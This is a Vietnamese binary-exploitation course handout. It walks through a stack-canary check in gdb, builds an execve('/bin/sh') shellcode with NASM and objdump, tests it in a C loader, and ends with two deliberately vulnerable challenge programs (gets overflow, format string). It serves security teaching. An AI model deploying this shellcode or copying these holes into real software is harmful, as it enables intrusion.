   0x000000000040077a <+84>:    mov    edi,0x400878
   0x000000000040077f <+89>:    mov    eax,0x0
   0x0000000000400784 <+94>:    call   0x400610 <__isoc99_scanf@plt>
   0x0000000000400789 <+99>:    lea    rax,[rbp-0x30]
   0x000000000040078d <+103>:   mov    esi,0x40087b
   0x0000000000400792 <+108>:   mov    rdi,rax
   0x0000000000400795 <+111>:   call   0x4005f0 <strcmp@plt>
   0x000000000040079a <+116>:   test   eax,eax
   0x000000000040079c <+118>:   jne    0x4007aa <main+132>
   0x000000000040079e <+120>:   mov    edi,0x400882
   0x00000000004007a3 <+125>:   call   0x4005a0 <puts@plt>
   0x00000000004007a8 <+130>:   jmp    0x4007b4 <main+142>
   0x00000000004007aa <+132>:   mov    edi,0x400891
   0x00000000004007af <+137>:   call   0x4005a0 <puts@plt>
   0x00000000004007b4 <+142>:   mov    eax,0x0
   0x00000000004007b9 <+147>:   mov    rdx,QWORD PTR [rbp-0x18]
   0x00000000004007bd <+151>:   xor    rdx,QWORD PTR fs:0x28
   0x00000000004007c6 <+160>:   je     0x4007cd <main+167>
   0x00000000004007c8 <+162>:   call   0x4005b0 <__stack_chk_fail@plt>
   0x00000000004007cd <+167>:   add    rsp,0x38
   0x00000000004007d1 <+171>:   pop    rbx
   0x00000000004007d2 <+172>:   pop    rbp
   0x00000000004007d3 <+173>:   ret
End of assembler dump.
gdb-peda$
```

Tiếp tục đặt 1 breakpoint ngày trước lệnh gọi hàm <stack_chk_fail> bằng câu lệnh:


```
gdb-peda$ b * 0x00000000004007b9
```

```
gdb-peda$ info break
```

```
   0x00000000004007af <+137>:   call   0x4005a0 <puts@plt>
   0x00000000004007b4 <+142>:   mov    eax,0x0
   0x00000000004007b9 <+147>:   mov    rdx,QWORD PTR [rbp-0x18]
   0x00000000004007bd <+151>:   xor    rdx,QWORD PTR fs:0x28
   0x00000000004007c6 <+160>:   je     0x4007cd <main+167>
   0x00000000004007c8 <+162>:   call   0x4005b0 <__stack_chk_fail@plt>
   0x00000000004007cd <+167>:   add    rsp,0x38
   0x00000000004007d1 <+171>:   pop    rbx
   0x00000000004007d2 <+172>:   pop    rbp
   0x00000000004007d3 <+173>:   ret
End of assembler dump.
gdb-peda$ b* 0x00000000004007b9
Breakpoint 2 at 0x4007b9
gdb-peda$ info break
Num     Type           Disp Enb Address            What
2       breakpoint     keep y   0x00000000004007b9 <main+147>
gdb-peda$
```

Chạy chương trình bằng câu lệnh run như hình bên dưới và nhập input sao cho sảy ra tràn bộ đệm

```
gdb-peda$ run
Starting program: /home/[redacted]/Desktop/basicpwn/stack_with_canary
Pwn basic
Password:wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
```




Chúng ta thấy chương trình đã break tại địa chỉ 0x4007b9 mà chúng ta đã đặt ở bước bên trên.

Phân tích code chỗ này:


`0x4007b9 <main+147>: mov rdx,QWORD PTR [rbp-0x18]`	Câu lệnh này sẽ mov một giá trị tại địa chỉ [rbp-0x18] vào thanh ghi rdx
`0x4007bd <main+151>: xor rdx,QWORD PTR fs:0x28`	Thực hiện phép xor rdx với giá trị tại fs:0x28
`0x4007c6 <main+160>: je 0x4007cd <main+167>`	Nếu kết quả xor bằng 0 thì nhảy tới <main+167> ngược lại sẽ gọi hàm <main + 162> chính là hàm stack_chk_fail

0x4007c8 <main+162>: call 0x4005b0 <__stack_chk_fail@plt>	Gọi hàm kiểm tra giá trị stack
0x4007cd <main+167>: add rsp,0x38	Lệnh sau khi kết quả trả về bằng 0 ở trên.



Thực thi câu lệnh kế tiếp bằng lệnh n. Chúng ta thấy chương trình đã đi qua lệnh 0x4007b9 <main+147>: mov rdx,QWORD PTR [rbp-0x18]. Nhìn giá trị thanh ghi RDX lúc này là "wwwwwwww".


Tiếp tục thực thi cậu lệnh kế tiếp bằng lệnh n.



Lệnh Xor đã được thực hiện và giá trị thanh ghi RDX lúc này là 0x2ab493347043a177. Vậy lệnh je tiếp theo sẽ được thực hiện nhảy tới hàm <stack_chk_fail>.

Như đã phân tích ở trên, trường hợp thanh ghi RDX bằng 0 thì chứng tỏ giá trị stack chưa bị thay đổi. Ngược lại, nếu thanh ghi RDX khác 0 thì giá trị stack đã bị thay đổi vì đã xảy ra buffer overflow.

Vậy chúng ta cần input với trường hợp không xảy ra buffer overflow để biết được giá trị stack canary này là bao nhiêu.



Đây chính là giá trị canary stack lúc này.

B. SHELL CODING LINUX

3. Kiến thức nền tảng

- Khái niệm về shellcode có rất nhiều bài viết định nghĩa về nó, nên sẽ không đề cập lại ở đây. Các bạn có thể tham khảo một số bài viết:
  - https://vnhacker.blogspot.com/2006/12/shellcode-thn-chng-nhp-mn.html
  - https://en.wikipedia.org/wiki/Shellcode
- Tiếp theo, sẽ nói về cách viết 1 shellcode cơ bản, cụ thể ở đây là 1 shellcode thực thi việc lên shell. Việc lên shell ở đây bản chất là ta sử dụng syscall

execve("/bin/sh", NULL, NULL). Nếu bạn nào còn chưa biết system call là gì có thể tham khảo ở đây: https://en.wikipedia.org/wiki/System_call

- Để Shellcode có thể thực thi trong chương trình thì ta cần một số điều kiện cơ bản:
  - Vùng nhớ ta đặt shellcode phải có quyền execute
  - Instruction call địa chỉ mà ta trữ shellcode đó. Khi đó shellcode sẽ được thực thi.
  - Instruction ret về địa chỉ trú shellcode
  - Lệnh nhảy về địa chỉ chứ shellcode của ta
  - Ở đây chỉ liệt kê cách cách thực thi shellcode thường gặp (vẫn còn nhiều trường hợp khác)

4. Thực hành

Để viết một shellcode sử dụng syscall *execve("/bin/sh", NULL, NULL).* Đầu tiên ta phải viết 1 chương trình assembly call syscall *execve("/bin/sh", NULL, NULL):*

```
section .text
  global _start
    _start:
      push rax
      mov rbx,'/bin//sh'          # cho rbx chứa chuỗi "/bin/sh"
      xor rsi, rsi               # rsi = NULL tham số thứ thứ 3 của exceve
      xor rdx, rdx                # rdx = NULL tham số thứ thứ 3 của exceve
      push rbx                    # push chuỗi '/bin/sh' vào stack. Điều ngày có nghĩa rsp đang mang giá trị là địa chỉ của chuỗi
'/bin/sh'
      push rsp                    # push giá trị của rsp -> địa chỉ của '/bin/sh'
      pop rdi                    # rbx sẽ chứa đối số đầu tiên của excecve  -> "/bin/sh"
      mov al, 0x3b                # syscall number của exceve
      syscall
```

Để biên dịch nó ta sẽ đưa đoạn code này lưu vào 1 file .asm .Sau đó dùng các lệnh sau để biên dịch:

```
nasm -f elf64 shellcode.asm -o shellcode.o

ld shellcode.o -o shellcode
```

Thao tác vừa rồi, ta vừa biên dịch đoạn code asm thành file binary:

```
┌──(kali㉿phaphajian)-[~]
└─$ ./shellcode
$ whoami
kali
$
```

Run file này ta có thể thấy ta đã hoàn thành việc lên shell nhờ gọi syscall *exceve("/bin/sh", NULL, NULL).*

Vậy thì tiếp theo làm sao ta tạo ra 1 shellcode .Nếu các bạn đã đọc qua các bài viết ở trên thì bạn sẽ biết rằng shellcode chính là các byte code. Byte code ở đây thực chất chính là các opcode của các instruction trong chương trình ta vừa viết. Vậy để có được shellcode ta chỉ cần xem opcode của nó.

Công cụ objdump sẽ giúp ta điều này:

```
┌──(kali㉿phaphajian)-[~]
└─$ objdump --disassemble shellcode

shellcode:     file format elf64-x86-64


Disassembly of section .text:

0000000000401000 <_start>:
  401000:       50                      push   %rax
  401001:       48 bb 2f 62 69 6e 2f    movabs $0x68732f2f6e69622f,%rbx
  401008:       2f 73 68
  40100b:       48 31 f6                xor    %rsi,%rsi
  40100e:       48 31 d2                xor    %rdx,%rdx
  401011:       53                      push   %rbx
  401012:       54                      push   %rsp
  401013:       5f                      pop    %rdi
  401014:       b0 3b                   mov    $0x3b,%al
  401016:       0f 05                   syscall
```

Các bạn quan sát sẽ thấy có 1 cột hiển thị mã hex:

```
50
48 bb 2f 62 69 6e 2f
2f 73 68
48 31 f6
48 31 d2
53
54
5f
b0 3b
0f 05
```

Xâu chuỗi các mã hex lại theo thú tự như trên ta có 1 chuỗi shellcode thực thi *exceve("/bin/sh",NULL, NULL)*

```
\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54
\x5f\xb0\x3b\x0f\x05
```

Ta có thể viết 1 đoạn code C để kiểm tra shellcode của chúng ta

```
#include <stdio.h>

main()
{
   unsigned char shellcode[] =
"\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05";
   int (*ret)() = (int(*)())shellcode;
   ret();
}
```

Biên dịch : *gcc -z execstack -o shell shell.c* (lưu ý ta phải thêm tham số -z execstack để có quyền execute trên stack)

```
┌──(kali㉿phaphajian)-[~]
└─$ gcc -z execstack -o shell shell.c
shell.c:4:1: warning: return type defaults to ‘int’ [-Wimplicit-int]
    4 | main()
      | ^~~~

┌──(kali㉿phaphajian)-[~]
└─$ ./shell
$ whoami
kali
```

Phân tích assembly bằng gdb của chương trình trên sẽ hiểu tại sao shellcode được thực thi:

```
  0x555555555129 <main+4>             sub    rsp, 0x10
  0x55555555512d <main+8>             lea    rax, qword ptr [rip + 0x2efc] <0x555555558030>
  0x555555555134 <main+15>            mov    qword ptr [rbp - 8], rax
  0x555555555138 <main+19>            mov    rdx, qword ptr [rbp - 8]
  0x55555555513c <main+23>            mov    eax, 0
► 0x555555555141 <main+28>            call   rdx <shellcode>
        rdi: 0x1
        rsi: 0x7fffffffdff8 —▸ 0x7fffffffe207 ◂— '/home/higgs/test'
        rdx: 0x555555558030 (shellcode) ◂— push   rax /* 0x48f63148d2314850 */
        rcx: 0x7ffff7fac718 (__exit_funcs) —▸ 0x7ffff7faeb00 (initial) ◂— 0

  0x555555555143 <main+30>            mov    eax, 0
  0x555555555148 <main+35>            leave
  0x555555555149 <main+36>            ret
```

Tại đây instruction call sẽ call địa chỉ chứa shellcode của chúng ta. Khi đó shellcode sẽ được thi.

Challenge 1: File binary demo

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

// gcc -z execstack -o demo demo.c -no-pie
int main(void)
{
  char buffer[32];
  printf("DEBUG: %p\n", buffer);
  gets(buffer);
}
```

Challenge 2: File binary basic

```c
// gcc basic.c -o basic
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void win() {
    char name[0x40];
    char shell[16] = "/bin/sh\x00";
    if (strncmp(name, "Nghi Hoang Khoa dep trai", 24) == 0) {
        puts("Chuc mung ban da khong bi diem liet");
        system(shell);
    }
}

void vuln() {
    int len = 0, f = 0;
    char message[0x50];
    printf("Nhap do dai tin nhan: ");
    scanf("%d", &len);
    if (len < 0x50) {
        read(0, message, len);
        printf(message);
        puts("Ban co muon sua lai tin nhan khong?");
        puts("1. Co");
        puts("2. Khong");
        scanf("%d", &f);
        if (f == 1) {
            read(0, message, len);
        }
    }
}

int main() {
    setbuf(stdin, 0);
    setbuf(stdout, 0);
    vuln();
```

```
    return 0;
}
```

HẾT

Muốn hiểu người ta sẽ tìm cách, từ chối hiểu người ta sẽ tìm lý do!?

Chúc các bạn hoàn thành học phần một cách tốt nhất =)))))